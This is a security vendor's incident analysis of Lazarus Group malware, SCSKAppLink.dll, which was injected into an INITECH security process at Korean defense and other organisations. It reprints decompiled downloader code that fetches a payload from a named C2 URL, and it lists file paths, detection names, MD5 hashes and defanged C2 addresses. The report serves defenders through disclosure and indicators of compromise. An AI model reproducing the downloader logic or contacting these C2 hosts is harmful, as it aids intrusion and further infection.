A new type of malware from the Lazarus attack group that exploits the INITECH process.

asec.ahnlab.com/ko/33706

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AhnLab's ASEC analysis team is monitoring the situation in which about 47 companies and institutions, including defense companies, are being infected with the malicious code distributed by Lazarus Group in the first quarter of 2022, and seriously judges this situation.

It was confirmed that malicious behavior was generated by the INITECH process (inisafecrosswebexsvc.exe) in the affected companies.

The following items were first checked for inisafecrosswebexsvc.exe on the victim system.

The inisafecrosswebexsvc.exe file is

- It is an executable file of INISAFE CrossWeb EX V3, a security program of INITECH.
- It has the same hash value as a normal file. (MD5:4541efd1c54b53a3d11532cb885b2202)
- It is a file normally signed by INITECH.
- INISAFE Web EX Client was installed in the system before the breach, and no trace of tampering was found.
- It is executed by iniclientsvc_x64.exe at system boot time, and it was executed in the same way on the day of the breach.


The confirmed inisafecrosswebexsvc.exe file is a normal file that has not been tampered with. As a result of checking the process execution history and the code of the malicious code SCSKAppLink.dll, it was found that SCSKAppLink.dll was injected into inisafecrosswebexsvc.exe and operated.

SCSKAppLink.dll contains code that branches according to the injected host process. The branch code is written to download and execute additional malicious code by accessing hxxps://matric.or.kr/include/main/main_top.asp?prd_fld=racket when it is injected into the inisafecrosswebexsvc.exe process and operates.

In the rest of the branches, it is supposed to determine whether svchost.exe, rundll32.exe, and notepad.exe are injected, but the branch statement does not contain executable code, so it is not considered to be a complete malicious code.


The inisafecrosswebexsvc.exe injected with SCSKAppLink.dll connects to the malicious code distribution site, downloads the downloader malware main_top[1].htm file to the Internet temporary folder path, and copies it to SCSKAppLink.dll.

- Download Path: c:\users\<user>\appdata\local\microsoft\windows\inetcache\ie\zlvrxmk3\main_top[1].htm
- Copied path: C:\Users\Public\SCSKAppLink.dll



```
    hLibModule = hinstDLL;
    GetModuleFileNameW(0, Filename, 0x201u);
    v3 = Filename[0];
    v4 = wcsrchr(Filename, 0x5Cu);
    wcscpy_s(Destination, 0x40u, v4 + 1);
    fn_vswprintf_s(FileName, (wchar_t *)L"%c:\\%s", v3, v22);
    if ( !_wcsicmp(Destination, L"svchost.exe") )
    {
      fn_strcpy(str_arg, L"packNetUpdate", 13);
      goto LABEL_12;
    }
    if ( !_wcsicmp(Destination, L"svchost.exe") )
    {
      fn_strcpy(str_arg, L"natService", 10);
      goto LABEL_12;
    }
    if ( _wcsicmp(Destination, L"rundll32.exe") )
    {
      if ( _wcsicmp(Destination, L"notepad.exe") && _wcsicmp(Destination, str_INISAFECrossWebExSvc_exe) )
      {
        fn_strcpy(str_arg, L"nutPackage", 10);
      }
      else
      {
        fn_strcpy(str_arg, L"nusrmgr", 7);
        fn_vswprintf_s(Buffer, (wchar_t *)L"%c:\\%s", v3, v18);
        fn_vswprintf_s(v13, (wchar_t *)L"%c:\\%s", v3, v20);
      }
LABEL_12:
      if ( GetFileAttributesW(FileName) == -1 ) // "C:\Users\Public\SCSKAppLink.dll"
        fn_strcpy(str_arg, L"natService", 10);
      if ( GetFileAttributesW(Buffer) == -1 && GetFileAttributesW(v13) == -1 )// "C:\Program Files (x86)\INI
                                                 // "C:\Program Files\INITECH\INISAFE Web EX Client\INISAFECr
        sub_10002A20(str_arg, L"packNetUpdate");
      StartupInfo.cb = 0x44;
```

Figure 1. Branch code according to host process of SCSKAppLink.dll



```
fn_memset(v6, v5);
fn_decStr((wchar_t *)v6, "wdlw_S7SvLBxv");    // "materic.or.kr"
v8 = 0;
fn_memset(v7, v1);
fn_decStr((wchar_t *)v7, "3jdVsOCxqlT9:-1b<xSVcRrbc7?58eDp2XxxGydY9");// "/include/main/main_top.asp?prd_fld=racket"
LOBYTE(v8) = 1;
v4 = sub_100013A0(v7);
v3 = v2;
sub_100013A0(v6);
fn_downFile(v3, v4);                          // "https://materic.or.kr/include/main/main_top.asp?prd_fld=racket"
FreeLibraryAndExitThread(hLibModule, 0);
```

Figure 2. SCSKAppLink.dll code (C2 address accessed when host is inisafecrosswebexsvc.exe)

The same malware was mentioned on a Symantec blog a few days ago. A blog titled “Lazarus Targets Chemical Sector”, published on April 15th, describes the Lazarus attack group attacking the chemical sector. It seems that Lazarus' attacks are expanding targeting major industries such as domestic defense and chemical industries. (https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lazarus-dream-job-chemical)

AhnLab judges SCSKAppLink.dll to be a malicious code created by the Lazarus attack group, and continues to track the related malicious code. The IOCs of related malicious codes identified so far are as follows.

[File Diagnosis]

- Data/BIN.Encoded
- Downloader/Win.LazarAgent
- Downloader/Win.LazarShell
- HackTool/Win32.Scanner
- Infostealer/Win.Outlook
- Trojan/Win.Agent
- Trojan/Win.Akdoor
- Trojan/Win.LazarBinder
- Trojan/Win.Lazardoor
- Trojan/Win.LazarKeyloger
- Trojan/Win.LazarLoader
- Trojan/Win.LazarPortscan
- Trojan/Win.LazarShell
- Trojan/Win.Zvrek
- Trojan/Win32.Agent

[File MD5]

- 0775D753AEAEBC1CFF491E42C8950EC0
- 0AC90C7AD1BE57F705E3C42380CBCCCD
- 0F994F841C54702DE0277F19B1AC8C77
- 196FE14B4EC963BA98BBAF4A23A47AEF
- 1E7D604FADD7D481DFADB66B9313865D
- 2EF844ED5DCB9B8B38EBDE3B1E2A450C
- 39457097686668A2F937818A62560FE7
- 3D7E3781BD0B89BA88C08AA443B11FE5
- 3ECD26BACD9DD73819908CBA972DB66B
- 4B96D9CA051FC68518B5A21A35F001D0
- 4E2DFD387ADDEE4DE615A57A2008CFC6
- 5349C845499A6387823FF823FCCAA229
- 570F65824F055DE16EF1C392E2E4503A
- 683713A93337F343149A5B3836475C5D
- 6929CAA7831AE2600410BC5664F692B3
- 6A240B2EDC1CA2B652DBED44B27CB05F
- 7188F827D8106F563980B3CCF5558C23
- 7607EF6426F659042D3F1FFBFEA13E6A
- 7870DECBC7578DA1656D1D1FF992313C
- 7BF6B3CD3B3034ABB0967975E56F0A4B

- 81E922198D00BE3E6D41DCE773C6A7FB
- 878AD11012A2E965EA845311FB1B059F
- 8FCDF6506CA05EFAFC5AF35E0F09B341
- 933B640D26E397122CE8DE9293705D71
- A329AC7215369469D72B93C1BAC1C3C4
- A8B90B2DD98C4FDD4AE84A075A5A9473
- ADF0D4BBEFCCF342493E02538155E611
- B213063F28E308ADADF63D3B506E794E
- B3E03A41CED8C8BAA56B8B78F1D55C22
- B5EAEC8CE02D684BAA3646F39E8BC9B5
- B85FDE972EE618A225BFBA1CEF369CC8
- B91D1A5CC4A1DE0493C1A9A9727DB6F9
- B974BC9E6F375F301AE2F75D1E8B6783
- BB9F5141C53E74C9D80DCE1C1A2A13F0
- C99D5E7EDBA670515B7B8A4A32986149
- CB5401C760B89D80657FC0EFC605AE62
- D3BFA72CC8F6F8D3D822395DBC8CD8B8
- D57F8CD2F49E34BEDA94B0F90426F7B3
- D9BC5EDCE4B1C4A941B0BF8E3FAC3EA8
- DD3710ABFACDF381801BB11CF142BD29
- DD759642659D7B2C7FD365CBEFF4942E
- E04206BA707DE4CDE94EFEDA6752D0CA
- E6265DCCFDEF1D1AA134AEC6236734F8
- E84404DED7096CD42EF39847DE002361
- E8D7EAF96B3E5AEE219013C55682968C
- EC99EBB78857211EB52EB84750D070E7
- F15FD25A4C6E94E2202090BBB82EBC39
- F48369111F2FAABB0CCB5D1D90491E0E

[IP/URL]

- hxxps://www.matric.or.kr/include/main/main_top.asp
- hxxps://www.gaonwell.com/data/base/mail/login.asp
- hxxp://www.h-cube.co.kr/main/image/gelery/gallery.asp
- hxxps://www.shoppingbagsdirect.com/media/images/?ui=t
- hxxps://www.okkids.kr/html/program/display/?re=32
- hxxps://www.namchoncc.co.kr/include/?ind=55

Related IOCs and related detailed analysis information can be checked through AhnLab's next-generation threat intelligence platform 'AhnLab TIP' subscription service.

Categories: Malware information , incident analysis case

Tagged as: Forensics , Incident , Lazarus